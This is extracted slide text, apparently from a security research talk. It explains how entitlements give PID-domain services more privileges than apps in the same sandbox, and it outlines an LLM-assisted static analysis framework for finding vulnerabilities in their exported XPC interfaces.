
- **Namespace registration**

- Registered into the app's namespace
- Launched with same execution permissions

- **Sandbox context**

- Runs inside **service sandbox** or **application sandbox**


Entitlement



- **Puzzle**

- If both run in the same sandbox, why can the service access sensitive resources that the app cannot?

Entitlement




- **Puzzle**

- If both run in the same sandbox, why can the service access sensitive resources that the app cannot?

- **Key point**

- Beyond sandbox restrictions, **entitlements** grant higher privileges.

Entitlement




- **Definition**

- Entitlements are embedded codesignature specifying an app's privileged capabilities.


- **Purpose**

- They grant elevated permissions, enabling access to restricted system resources.


Entitlement



Entitlement




Overlooked Attack Surface



*Numerous PID-domain services, despite operating within an Application Sandbox identical to the calling application, can be exploited due to **subtle entitlement differences***

Question




*How can we **systematically** and **automatically** uncover vulnerabilities within the overlooked PID-domain attack surface?*



AUTOMATED VULNERABILITY DISCOVERY


LLM-Assisted Static Analysis Framework

Design of Static Analysis Framework




- **Identify** exposed service interfaces (Exported APIs)

Design of Static Analysis Framework




- **Identify** exposed service interfaces (Exported APIs)
- **Infer** privileged capabilities from entitlements and **map** to sensitive functions

Design of Static Analysis Framework



- **Identify** exposed service interfaces (Exported APIs)
- **Infer** privileged capabilities from entitlements and **map** to sensitive functions
- **Verify** reachable or controllable sensitive functions

Exclude Inaccessible Services




• Observation

- Verify caller identity through validation of untampered entitlements.
- The return value is assigned multiple times rather than being a constant 1.

Simplified code of NSXPC connection check

Exclude Inaccessible Services



• Observation


- Verify caller identity through validation of untampered entitlements.
- The return value is assigned multiple times rather than being a constant 1.

• Approach

- Perform **data-flow analysis** tracing backward from the return value to detect the multiple assignment

Simplified code of NSXPC connection check

Identify Exported APIs

